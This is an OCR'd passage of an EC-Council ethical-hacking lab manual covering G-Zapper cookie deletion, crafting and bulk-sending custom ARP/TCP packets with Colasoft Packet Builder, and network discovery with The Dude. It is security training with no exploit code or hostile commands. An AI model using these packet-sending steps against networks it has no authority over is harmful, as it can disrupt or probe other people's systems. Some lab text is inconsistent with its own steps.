


FIGURE 16.7: Cookies disabled massage

9. To view the deleted cookie information, click the **Setting** button, and click **View Log** in the cleaned cookies log .

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can simply run G-Zapper, minimize the window, and enjoy your enhanced search privacy




FIGURE 16.8: Viewing the deleted logs

10. The deleted cookies information opens in Notepad.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks




FIGURE 16.9: Deleted logs Report

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
G-Zapper	**Action Performed:** ▪ Detect the cookies ▪ Delete the cookies ▪ Block the cookies
	Result: Deleted cookies are stored in C:\Users\Administrator\Application Data

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine how G-Zapper automatically cleans Google cookies.
2. Check to see if G-zapper is blocking cookies on sites other than Google.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 17

Scanning the Network Using the Colasoft Packet Builder

The Colasoft Packet Builder is a useful tool for creating custom network packets.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab you have learned how you can detect, delete, and block cookies. Attackers exploit the XSS vulnerability, which involves an attacker pushing malicious JavaScript code into a web application. When another user visits a page with that malicious code in it, the user's browser will execute the code. The browser has no way of telling the difference between legitimate and malicious code. Injected code is another mechanism that an attacker can use for session hijacking: by default cookies stored by the browser can be read by JavaScript code. The injected code can read a user's cookies and transmit those cookies to the attacker.

As an expert **ethical hacker** and **penetration tester**, you should be able to prevent such attacks by validating all headers, cookies, query strings, form fields, and hidden fields, encoding input and output and filter meta characters in the input and using a web application firewall to block the execution of malicious script.

Another method of vulnerability checking is to scan a network using the Colasoft Packet Builder. In this lab, you will be learn about sniffing network packets, performing ARP poisoning, spoofing the network, and DNS poisoning.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Objectives

The objective of this lab is to reinforce concepts of network security policy, policy enforcement, and policy audits.

Lab Environment

In this lab, you need:

- Colasoft Packet Builder located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Custom Packet Creator\Colasoft Packet Builder**
- A computer running **Windows Server 2012** as host machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Window 8** running on virtual machine as target machine
- You can also download the latest version of **Advanced Colasoft Packet Builder** from the link http://www.colasoft.com/download/products/download_packet_builder.php
- If you decide to download the **latest version**, then screenshots shown in the lab might differ.
- A web browser with Internet connection running in host machine

Lab Duration

Time: 10 Minutes

Overview of Colasoft Packet Builder

Colasoft Packet Builder creates and enables custom network packets. This tool can be used to verify network protection against attacks and intruders. Colasoft Packet Builder features a decoding editor allowing users to edit specific protocol field values much easier.

Users are also able to edit decoding information in two editors: **Decode Editor** and **Hex Editor**. Users can select any one of the provided templates: **Ethernet Packet**, **IP Packet**, **ARP Packet**, or **TCP Packet**.

Lab Tasks

TASK 1

Scanning Network

1. Install and launch the **Colasoft Packet Builder**.
2. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

FIGURE 17.1: Windows Server 2012 – Desktop view

3. Click the **Colasoft Packet Builder 1.0** app to open the **Colasoft Packer Builder** window.

You can download Colasoft Packet Builder from http://www.colasoft.com.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 17.2: Windows Server 2012 – Apps

4. The Colasoft Packet Builder main window appears.




FIGURE 17.3: Colasoft Packet Builder main screen

Operating system requirements:

Windows Server 2003 and 64-bit Edition

Windows 2008 and 64-bit Edition

Windows 7 and 64-bit Edition

5. Before starting of your task, check that the **Adapter** settings are set to default and then click **OK**.




FIGURE 17.4: Colasoft Packet Builder Adapter settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. To add or create the packet, click **Add** in the menu section.

There are two ways to create a packet - Add and Insert. The difference between these is the newly added packet's position in the Packet List. The new packet is listed as the last packet in the list if added but after the current packet if inserted.




FIGURE 17.5: Colasoft Packet Builder creating the packet

7. When an **Add Packet** dialog box pops up, you need to select the template and click **OK**.

Colasoft Packet Builder supports *.cscpkt (Capsa 5.x and 6.x Packet File) and *.cpf (Capsa 4.0 Packet File) format. You may also import data from *.cap (Network Associates Sniffer packet files), *.pkt (EtherPeekv7/TokenPeek/AiroPeekv9/OmniPeekv9 packet files), *.dmp (TCP DUMP), and *.rawpkt (raw packet files).




FIGURE 17.6: Colasoft Packet Builder Add Packet dialog box

8. You can **view** the added packets list on your right-hand side of your window.




FIGURE 17.7: Colasoft Packet Builder Packet List

TASK 2

Decode Editor

9. Colasoft Packet Builder allows you to edit the **decoding** information in the two editors: **Decode Editor** and **Hex Editor**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Burst Mode Option: If you check this option, Colasoft Packet Builder sends packets one after another without intermission. If you want to send packets at the original delta time, do not check this option.




FIGURE 17.8: Colasoft Packet Builder Decode Editor

FIGURE 17.9: Colasoft Packet Builder Hex Editor

10. To send all packets at one time, click **Send All** from the menu bar.
11. Check the **Burst Mode** option in the **Send All Packets** dialog window, and then click **Start**.

Option, Loop Sending: This defines the repeated times of the sending execution, one time in default. Please enter zero if you want to keep sending packets until you pause or stop it manually.




FIGURE 17.10: Colasoft Packet Builder Send All button

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Select a packet from the packet listing to activate Send All button




FIGURE 17.11: Colasoft Packet Builder Send All Packets

12. Click **Start**

The progress bar presents an overview of the sending process you are engaged in at the moment.




FIGURE 17.12: Colasoft Packet Builder Send All Packets

13. To **export** the packets sent from the File menu, select **File→Export→All Packets**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 17.13: Export All Packets potion

Option, Packets Sent: This shows the number of packets sent successfully. Colasoft Packet Builder displays the packets sent unsuccessfully, too, if there is a packet not sent out.




FIGURE 17.14: Select a location to save the exported file

FIGURE 17.15: Colasoft Packet Builder exporting packet

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
Colasoft Packet Builder	**Adapter Used:** Realtek PCIe Family Controller
	Selected Packet Name: ARP Packets
	Result: Captured packets are saved in packets.cscpkt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how Colasoft Packet Builder affects your network traffic while analyzing your network.
2. Evaluate what types of instant messages Capsa monitors.
3. Determine whether the packet buffer affects performance. If yes, then what steps do you take to avoid or reduce its effect on software?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 18

Scanning Devices in a Network Using The Dude

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

The Dude automatically scans all devices within specified subnets, draws and lays out a map of your networks, monitors services of your devices, and alerts you in case some service has problems.

Lab Scenario

In the previous lab you learned how packets can be captured using Colasoft Packet Builder. Attackers too can sniff can capture and analyze packets from a network and obtain specific network information. The attacker can disrupt communication between hosts and clients by modifying system configurations, or through the physical destruction of the network.

As an expert **ethical hacker**, you should be able to gather information on **organizations network to check for vulnerabilities and fix them before an attacker gets to compromise the machines using those vulnerabilities**. If you detect any attack that has been performed on a network, immediately implement preventative measures to stop any additional unauthorized access.

In this lab you will learn to use The Dude tool to scan the devices in a network and the tool will alert you if any attack has been performed on the network.

Lab Objectives

The objective of this lab is to demonstrate how to scan all devices within specified subnets, draw and layout a map of your networks, and monitor services on the network.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Environment

To carry out the lab, you need:

- The Dude is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Network Discovery and Mapping Tools\The Dude**
- You can also download the latest version of **The Dude** from the http://www.mikrotik.com/thedude.php

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- A computer running Windows Server 2012
- Double-click the **The Dude** and follow wizard-driven installation steps to install **The Dude**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of The Dude

The Dude network monitor is a new application that can dramatically improve the way you manage your network environment. It will automatically scan all devices within specified subnets, draw and layout a map of your networks, monitor services of your devices, and alert you in case some service has problems.

Lab Tasks

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.





FIGURE 18.1: Windows Server 2012 – Desktop view

TASK 1

Launch The Dude

2. In the **Start** menu, to launch **The Dude**, click **The Dude** icon.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 18.2: Windows Server 2012 – Start menu

3. The main window of **The Dude** will appear.




FIGURE 18.3: Main window of The Dude

4. Click the **Discover** button on the toolbar of the main window.




FIGURE 18.4: Select discover button

5. The **Device Discovery** window appears.

